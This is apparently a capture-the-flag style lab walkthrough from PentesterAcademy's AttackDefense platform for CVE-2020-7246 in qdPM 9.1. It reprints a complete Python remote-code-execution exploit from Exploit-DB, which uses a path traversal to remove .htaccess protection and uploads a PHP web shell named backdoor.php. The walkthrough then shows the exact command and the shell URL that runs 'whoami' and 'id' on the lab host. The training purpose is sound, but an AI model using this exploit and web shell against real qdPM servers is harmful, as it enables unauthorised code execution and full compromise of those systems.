


## The image features a word cloud in the shape of the map of India. The words are arranged to fit the geographical outline. The most prominent words, shown in larger fonts, include "ATTACK", "DEFENSE", "LABS", "COURSES", "PENTESTER ACADEMY", "TOOL BOX", "PENTESTING", "RED TEAM", "HACKER", "TRAINING", "ACCESS POINT", "WORLD-CLASS TRAINERS", "PATV", "TEAM LABS", "SPENTESTER", "ACADEMY", "ATTACKDEFENSE LABS", "COURSES ACCESS POINT PENTESTER", "ACCESS POINT TOOL BOX WORLD-CLASS TRAINERS", "ATTACKDEFENSE LABS TRAINING COURSES SPATV ACCESS", "PENTESTER ACADEMY RED TEAM LABS", "ATTACKDEFENSE LABS COURSES PENTESTER ACADEMY", "COURSES PENTESTER ACADEMY TOOL BOX PENTESTI", "SS POINT WORLD-CLASS TRAINERS TRAINING HACKER", "TOOL BOX", "HACKER PENTESTING", "RED TEAM LABS", "PENTESTER ACADEMY ATTACKDEFENSE LABS", "COURSES PENTESTER ACA", "PENTESTER ACADEMY ATTACKDEFENSE LABS", "TOOL BOX WORLD-CI", "WORLD-CLASS TRAINERS", "RED TEAM", "TRAINING CO", "PENTESTER ACADEMY", "TOOL BOX", and "PENTESTING". The words "ATTACK" and "DEFENSE" are the largest and most central, with "ATTACK" in red and "DEFENSE" in dark blue. Below them, the phrase "by PentesterAcademy" is written in black. The background is white, and the overall design is clean and professional.

<b>Name</b>	CVE-2020-7246
<b>URL</b>	<a href="https://www.attackdefense.com/challengedetails?cid=1690">https://www.attackdefense.com/challengedetails?cid=1690</a>
<b>Type</b>	Webapp CVEs: 2020

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


## Solution:

The web application is vulnerable to CVE-2020-7246




The screenshot shows the CVE Mitre page for CVE-2020-7246. The page includes a navigation bar with links to CVE List, CNAs, WGs, Board, About, and News & Blog. The main content area displays the CVE ID, a description of the vulnerability, references, and the assigning CNA (MITRE Corporation). The description states: "A remote code execution (RCE) vulnerability exists in qdPM 9.1 and earlier. An attacker can upload a malicious PHP code file via the profile photo functionality, by leveraging a path traversal vulnerability in the users['photop\_preview'] delete photo feature, allowing bypass of .htaccess protection. NOTE: this issue exists because of an incomplete fix for CVE-2015-3884." The references section lists two links: "MISC: http://packetstormsecurity.com/files/156063/qdPM-9.1-Remote-Code-Execution.html" and "MISC: https://docs.google.com/document/d/13ZZSm0DL1Ie6r\_fU5ZdDKGZ4defFqIFXMG--zDo8S10/edit?usp=sharing". The assigning CNA is MITRE Corporation. The date entry created is 20200120. The phase (Legacy) is also shown.

**Step 1:** Inspect the web application.



**Step 2:** Search on google “CVE-2020-7246 exploit-db”.



The exploit db link contains the script which can be used to exploit the vulnerability.

**Exploit DB Link:** <https://www.exploit-db.com/exploits/47954>

**EXPLOIT DATABASE**

## qdPM 9.1 - Remote Code Execution

<b>EDB-ID:</b> 47954	<b>CVE:</b> 2020-7246	<b>Author:</b> RISHAL DWIVEDI	<b>Type:</b> WEBAPPS	<b>Platform:</b> PHP	<b>Date:</b> 2020-01-23
-------------------------	--------------------------	----------------------------------	-------------------------	-------------------------	----------------------------

**EDB Verified:** ✗

**Exploit:** [Download](#) / [Script](#)

**Vulnerable App:** [View](#)

```
# Exploit Title: qdPM 9.1 - Remote Code Execution
# Google Dork: intitle:qdPM 9.1. Copyright © 2020 qdpm.net
# Date: 2020-01-22
# Exploit Author: Rishal Dwivedi (Loginsoft)
# Vendor Homepage: http://qdpm.net/
# Software Link: http://qdpm.net/download-qdpm-free-project-management
# Version: <=1.9.1
# Tested on: Windows 10 (Python 2.7)
# CVE : CVE-2020-7246
# Exploit written in Python 2.7
```

### Step 3: Save the python script as exploit.py

```
import requests
from lxml import html
from argparse import ArgumentParser

session_requests = requests.session()

def multiform(
    userid,
    username,
    csrftoken_,
    EMAIL,
    HOSTNAME,
    uservar,
):
```

```

request_1 = {
    'sf_method': (None, 'put'),
    'users[id]': (None, userid[-1]),
    'users[photo_preview]': (None, uservar),
    'users[_csrf_token]': (None, csrftoken_[-1]),
    'users[name]': (None, username[-1]),
    'users[new_password]': (None, ""),
    'users[email]': (None, EMAIL),
    'extra_fields[9]': (None, ""),
    'users[remove_photo]': (None, '1'),
}
return request_1

```

```

def req(
    userid,
    username,
    csrftoken_,
    EMAIL,
    HOSTNAME,
):
    request_1 = multiform(
        userid,
        username,
        csrftoken_,
        EMAIL,
        HOSTNAME,
        '.htaccess',
    )
    new = session_requests.post(HOSTNAME + 'index.php/myAccount/update'
                               , files=request_1)
    request_2 = multiform(
        userid,
        username,
        csrftoken_,
        EMAIL,
        HOSTNAME,
        '../.htaccess',
    )
    new1 = session_requests.post(HOSTNAME + 'index.php/myAccount/update'
                                , files=request_2)
    request_3 = {
        'sf_method': (None, 'put'),
        'users[id]': (None, userid[-1]),
        'users[photo_preview]': (None, ""),
        'users[_csrf_token]': (None, csrftoken_[-1]),
        'users[name]': (None, username[-1]),
    }

```

```

        'users[new_password]': (None, ""),
        'users[email]': (None, EMAIL),
        'extra_fields[9]': (None, ""),
        'users[photo]': ('backdoor.php',
            '<?php if(isset($_REQUEST[\'cmd\'])){ echo "<pre>"; $cmd = ($_REQUEST[\'cmd\']); system($cmd);
echo "</pre>"; die; }?>'
            , 'application/octet-stream'),
    }
    upload_req = session_requests.post(HOSTNAME
        + 'index.php/myAccount/update', files=request_3)

```

```

def main(HOSTNAME, EMAIL, PASSWORD):
    result = session_requests.get(HOSTNAME + '/index.php/login')
    login_tree = html.fromstring(result.text)
    authenticity_token = \
        list(set(login_tree.xpath("//input[@name='login_csrf_token']/@value"
            )))[0]
    payload = {'login[email]': EMAIL, 'login[password]': PASSWORD,
        'login_csrf_token': authenticity_token}
    result = session_requests.post(HOSTNAME + '/index.php/login',
        data=payload,
        headers=dict(referer=HOSTNAME
            + '/index.php/login'))
    account_page = session_requests.get(HOSTNAME + 'index.php/myAccount'
        )
    account_tree = html.fromstring(account_page.content)
    userid = account_tree.xpath("//input[@name='users[id]']/@value")
    username = account_tree.xpath("//input[@name='users[name]']/@value")
    csrftoken_ = \
        account_tree.xpath("//input[@name='users_csrf_token']/@value")
    req(userid, username, csrftoken_, EMAIL, HOSTNAME)
    get_file = session_requests.get(HOSTNAME + 'index.php/myAccount')
    final_tree = html.fromstring(get_file.content)
    backdoor = \
        final_tree.xpath("//input[@name='users[photo_preview]']/@value")
    print 'Backdoor uploaded at - > ' + HOSTNAME + '/uploads/users/' \
        + backdoor[-1] + '?cmd=whoami'

```

```

if __name__ == '__main__':
    parser = \
        ArgumentParser(description='qdmpp - Path traversal + RCE Exploit'
            )
    parser.add_argument('-url', '--host', dest='hostname',
        help='Project URL')
    parser.add_argument('-u', '--email', dest='email',

```



```

        help='User email (Any privilege account)')
parser.add_argument('-p', '--password', dest='password',
                    help='User password')
args = parser.parse_args()

main(args.hostname, args.email, args.password)

```

```

root@PentesterAcademyLab:~# cat exploit.py
import requests
from lxml import html
from argparse import ArgumentParser

session_requests = requests.session()

def multifrm(
    userid,
    username,
    csrftoken_,
    EMAIL,
    HOSTNAME,
    uservar,
):
    request_1 = {
        'sf_method': (None, 'put'),
        'users[id]': (None, userid[-1]),
        'users[photo_preview]': (None, uservar),
        'users[_csrf_token]': (None, csrftoken_[-1]),
        'users[name]': (None, username[-1]),
        'users[new_password]': (None, ''),
        'users[email]': (None, EMAIL),
        'extra_fields[9]': (None, ''),
        'users[remove_photo]': (None, '1'),
    }
    return request_1

def req(
    print 'Backdoor uploaded at -> ' + HOSTNAME + '/uploads/users/' \
        + backdoor[-1] + '?cmd=whoami'

if __name__ == '__main__':
    parser = \
        ArgumentParser(description='qdm - Path traversal + RCE Exploit'
        )
    parser.add_argument('-url', '--host', dest='hostname',
                        help='Project URL')
    parser.add_argument('-u', '--email', dest='email',
                        help='User email (Any privilege account)')
    parser.add_argument('-p', '--password', dest='password',
                        help='User password')
    args = parser.parse_args()

    main(args.hostname, args.email, args.password)
root@PentesterAcademyLab:~#

```

**Step 4:** The user has to pass email and password as a parameter with the URL in the exploit.

### Credentials:

- **Email:** test@test.xyz
- **Password:** password1

**URL:** <http://sqrncekuhxbtfl8e8hb3x7c4.stager3.attackdefenselabs.com/>

**Command:** python exploit.py -url

"http://sqrncekuhxbtfl8e8hb3x7c4.stager3.attackdefenselabs.com/" --email test@test.xyz  
--password password1

```
root@PentesterAcademyLab:~# python exploit.py -url "http://sqrncekuhxbtfl8e8hb3x7c4.stager3.attackdefenselabs.com/" --email test@test.xyz --password password1
Backdoor uploaded at - > http://sqrncekuhxbtfl8e8hb3x7c4.stager3.attackdefenselabs.com/uploads/users/493708-backdoor.php?cmd=whoami
root@PentesterAcademyLab:~#
```

**Step 5:** Open the shell uploaded on the webserver.

### URL:

<http://sqrncekuhxbtfl8e8hb3x7c4.stager3.attackdefenselabs.com/uploads/users/493708-backdoor.php?cmd=id>

**Command:** id



### References:

1. qdPM (<http://qdpm.net/>)
2. CVE-2020-7246 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-7246>)
3. qdPM 9.1 - Remote Code Execution (<https://www.exploit-db.com/exploits/47954>)